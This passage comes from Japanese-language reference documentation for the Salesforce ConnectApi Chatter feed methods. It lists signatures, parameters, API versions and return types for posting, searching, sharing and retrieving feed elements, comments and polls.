postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

フィード要素にコメントを投稿します。このメソッドは、メンションなどのリッチテキストを投稿したり、ファイルを添付したりするために使用します。

postFeedElement(communityId, subjectId, feedElementType, text)

コンテキストユーザからのフィード要素をプレーンテキストで投稿します。

postFeedElement(communityId, feedElement, feedElementFileUpload)

コンテキストユーザからのフィード要素を投稿します。このメソッドは、メンションやハッシュタグトピックなどのリッチテキストの投稿、フィード要素へのファイルの添付、およびアクションリンクとフィード要素の関連付けに使用します。また、このメソッドを使用して、フィード要素の共有やコメントの追加を行うこともできます。

postFeedElementBatch(communityId, feedElements)

1 つの DML ステートメントで最大 500 個のフィード要素を一括で投稿します。

postFeedItem(communityId, feedType, subjectId, text)

コンテキストユーザからのフィード項目をプレーンテキストで投稿します。

postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)

コンテキストユーザの指定されたフィードにフィード項目を投稿します。このメソッドは、メンションやハッシュタグトピックなどのリッチテキストを投稿したり、フィード項目にファイルを添付したりするために使用します。また、このメソッドを使用して、フィード項目の共有およびコメントの追加を行うこともできます。

searchFeedElements(communityId, q)

指定された検索条件と一致するすべてのフィード要素の最初のページを返します。

searchFeedElements(communityId, q, sortParam)

指定された検索条件と一致するすべてのフィード要素の最初のページを、指定された順序で返します。

searchFeedElements(communityId, q, pageParam, pageSize)

フィード要素を検索し、検索結果の指定されたページおよびページサイズを返します。

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

フィード要素を検索し、指定されたページおよびページサイズを指定された順序で返します。

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

フィード要素を検索し、指定されたページおよびページサイズを指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

searchFeedElementsInFeed(communityId, feedType, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード要素を検索します。

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Home フィード種別のフィード要素を検索し、指定されたフィード条件で、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

searchFeedElementsInFeed(communityId, feedType, subjectId, q)

指定されたフィード種別のフィード項目を検索します。

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

指定されたフィード種別およびコンテキストユーザのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

指定されたフィード種別のフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

指定されたフィード種別およびコンテキストユーザのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

指定されたフィード種別およびコンテキストユーザのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。フィード条件を指定します。

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)

キープレフィックスで絞り込まれたフィードのフィード要素を検索します。

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード要素を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

searchFeedItems(communityId, q)

指定された検索条件と一致するすべてのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

searchFeedItems(communityId, q, sortParam)

指定された検索条件と一致するすべてのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

searchFeedItems(communityId, q, pageParam, pageSize)

指定された検索条件と一致し、コンテキストユーザが参照できるすべてのフィード項目のリストを返します。

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

指定された検索条件と一致し、コンテキストユーザが参照できるすべてのフィード項目のリストを返します。

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

指定された検索条件と一致し、コンテキストユーザが参照できるすべてのフィード項目のリストを返します。

searchFeedItemsInFeed(communityId, feedType, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目を検索します。

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

指定されたフィード種別のフィード項目を検索します。

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

指定されたフィード種別およびユーザまたはレコードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

指定されたフィード種別のフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

指定されたフィード種別およびユーザまたはレコードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード項目を返すかどうかを指定します。

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)

キープレフィックスで絞り込まれたフィードのフィード項目を検索します。

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

キープレフィックスで絞り込まれたフィードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)
キープレフィックスで絞り込まれたフィードのフィード項目を検索し、指定されたページおよびページサイズを指定された並び替え順で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)
フィード要素種別のフィード要素を共有します。

shareFeedItem(communityId, feedType, subjectId, originalFeedItemId)
feedType で指定されたフィードと *originalFeedItemId* を共有します。

updateBookmark(communityId, feedItemId, isBookmarkedByCurrentUser)
指定されたフィード項目にブックマークを付けるか、指定されたフィード項目からブックマークを削除します。

updateComment(communityId, commentId, comment)
コメントを編集します。

updateFeedElement(communityId, feedElementId, feedElement)
フィード要素を編集します。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

updateFeedElementBookmarks(communityId, feedElementId, bookmarks)
`ConnectApi.BookmarksCapabilityInput` オブジェクトを渡して、フィード要素をブックマークまたはブックマーク解除します。

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)
Boolean 値を渡して、フィード要素をブックマークまたはブックマーク解除します。

voteOnFeedElementPoll(communityId, feedElementId, myChoiceId)
アンケートに投票するか、アンケートへの投票を変更します。

voteOnFeedPoll(communityId, feedItemId, myChoiceId)
既存のフィードのアンケートに投票するか、投票を変更するために使用します。

deleteComment(communityId, commentId)

指定されたコメントを削除します。ニュースフィードやレコードフィードなど、任意のフィードでコメント ID を検索できます。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static Void deleteComment(String communityId, String commentId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String
コメントの ID。

戻り値

型: Void

deleteFeedElement(communityId, feedElementId)

指定されたフィード要素を削除します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static deleteFeedElement(String communityId, String feedElementId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String
フィード要素の ID。

戻り値

型: Void

deleteFeedItem(communityId, feedItemId)

指定されたフィード項目を削除します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、deleteFeedElement(communityId, feedElementId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static Void deleteFeedItem(String communityId, String feedItemId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String
フィード項目の ID。

戻り値

型: Void

deleteLike(communityId, likeId)

指定されたいいね! を削除します。コメントまたはフィード項目のいいね! を指定できます。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static Void deleteLike(String communityId, String likeId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

likeId
型: String
いいね! の ID。

戻り値

型: Void

getComment(communityId, commentId)

指定されたコメントを返します。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Comment getComment(String communityId, String commentId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String
コメントの ID。

戻り値

型: `ConnectApi.Comment`

getCommentsForFeedElement(communityId, feedElementId)

指定されたフィード要素のコメントを取得します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.CommentPage getCommentsForFeedElement(String communityId,
String feedElementId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String
フィード要素の ID。

戻り値

型: ConnectApi.CommentPage

フィード要素が `Comments` 機能をサポートしていない場合、戻り値は `ConnectApi.NotFoundException` (ページ 1506) になります。

getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize)

指定されたフィード要素へのコメントの指定されたページを返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.CommentPage getCommentsForFeedElement(String communityId,
String feedElementId, String pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

pageParam
型: String

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのコメント数。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.CommentPage クラス

フィード要素が `Comments` 機能をサポートしていない場合、戻り値は `ConnectApi.NotFoundException` (ページ 1506) になります。

`getCommentsForFeedItem(communityId, feedItemId)`

フィード項目へのコメントの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getCommentsForFeedElement(communityId, feedElementId) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.CommentPage getCommentsForFeedItem(String communityId, String feedItemId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

戻り値

型: ConnectApi.CommentPage

getCommentsForFeedItem(communityId, feedItemId, pageParam, pageSize)

指定されたフィード項目へのコメントの指定されたページを返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.CommentPage getCommentsForFeedItem(String communityId, String feedItemId, String pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` **または** `nextPageToken` **のように、応答クラスの一部として返されます。**`null` **を渡すと、最初のページが返されます。**

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 **です。**`null` **を渡すと、デフォルトサイズの** 25 **に設定されます。**

戻り値

型: `ConnectApi.CommentPage`

getFeed(communityId, feedType)

指定されたフィード種別のフィードに関する情報を返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、**または** `null` **のいずれかを使用します。**

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、**および** `Moderation` **です。**

戻り値

型: ConnectApi.Feed

getFeed(communityId, feedType, sortParam)

指定されたフィード種別のフィードを、指定された順序で返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.Feed

getFeed(communityId, feedType, subjectId)

指定されたユーザの指定されたフィード種別のフィードを返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
String subjectId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`
フィードの種別。有効な値は、`Company`、`Filter`、`Home`、および `Moderation` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String
feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が `Topics` である場合、*subjectId* はトピック ID である必要があります。*feedType* が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

戻り値

型: `ConnectApi.Feed`

getFeed(communityId, feedType, subjectId, sortParam)

指定されたユーザの指定されたフィード種別のフィードを、指定された順序で返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
String subjectId, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Filter`、`Home`、および `Moderation` を除くすべての `ConnectApi.FeedType` です。

subjectId
型: String

feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が `Topics` である場合、*subjectId* はトピック ID である必要があります。*feedType* が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.Feed`

getFeedDirectory(String)

コンテキストユーザが使用できるすべてのフィードのリストを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedDirectory getFeedDirectory(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

戻り値

型: `ConnectApi.FeedDirectory`

getFeedElement(communityId, feedElementId)

指定されたフィード要素に関する情報を返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElement getFeedElement(String communityId, String
feedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

戻り値

型: ConnectApi.FeedElement

getFeedElement(communityId, feedElementId, recentCommentCount, elementsPerBundle)

バンドルごとに指定された要素数の指定されたフィード要素に関する情報を返します。フィード要素ごとに指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElement getFeedElement(String communityId, String feedElementId, Integer recentCommentCount, Integer elementsPerBundle)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle

型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

戻り値

型: ConnectApi.FeedElement

getFeedElementBatch(communityId, feedElementIds)

指定されたフィード要素のリストに関する情報を取得します。読み込みできないフィード要素の結果に含まれるエラーを返します。

API バージョン

31.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BatchResult[] getFeedElementBatch(String communityId,
List<String> feedElementIds)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementIds

型: String

最大 500 件のフィード要素 ID のリスト。

戻り値

型: BatchResult[]

BatchResult `getResults()` メソッドは、`ConnectApi.FeedElement` オブジェクトを返します。

getFeedElementPoll(communityId, feedElementId)

フィード要素に関連付けられたアンケートを返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.PollCapability getFeedElementPoll(String communityId, String feedElementId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String
フィード要素の ID。

戻り値

型: `ConnectApi.PollCapability`

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、`ConnectApi.FeedItem.attachment` 情報と `ConnectApi.FeedElement.capabilities` 情報はトリガでは使用できないことがあります。

getFeedElementsFromBundle(communityId, feedElementId)

バンドルからフィード要素の最初のページを返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromBundle(String communityId,
String feedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

戻り値

型: ConnectApi.FeedElementPage Class

getFeedElementsFromBundle(communityId, feedElementId, pageParam, pageSize, elementsPerBundle, recentCommentCount)

バンドルの指定されたページのフィード要素を返します。各フィード要素には、指定された数以内のコメント数が含まれます。バンドル内の最大フィード要素数を指定します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromBundle(String communityId,
String feedElementId, String pageParam, Integer pageSize, Integer elementsPerBundle,
Integer recentCommentCount)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

戻り値

型: ConnectApi.FeedElementPage Class

getFeedElementsFromFeed(communityId, feedType)

`Company`、`Home`、および `Moderation` フィード種別からフィード要素の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

戻り値

型: ConnectApi.FeedElementPage Class

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Company、Home、および Moderation フィード種別の指定されたページのフィード項目を、指定された順序で返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedElementPage Class

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Company、Home、および Moderation フィード種別の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

`Home` フィード種別の指定されたページのフィード要素を、指定された条件と指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedFilter filter)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は `Home` のみです。

recentCommentCount

型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density

型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

filter

型: ConnectApi.FeedFilter

フィード条件を指定します。

- AllQuestions — 質問であるフィード要素のみ。
- CommunityScoped — 今後の使用のために予約されています。
- SolvedQuestions — 質問で最良の回答があるフィード要素のみ。
- UnansweredQuestions — 質問で回答がないフィード要素のみ。
- UnsolvedQuestions — 質問で最良の回答がないフィード要素のみ。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)

getFeedElementsFromFeed(communityId, feedType, subjectId)

指定されたユーザまたはレコードで、Company、Filter、Home、および Moderation 以外のフィード種別のフィード要素の最初のページを返します。ページには、デフォルトの要素数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Company、Filter、Home、および Moderation 以外のフィード種別の指定されたページのフィード要素を、指定された順序で返します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId

型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が

UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

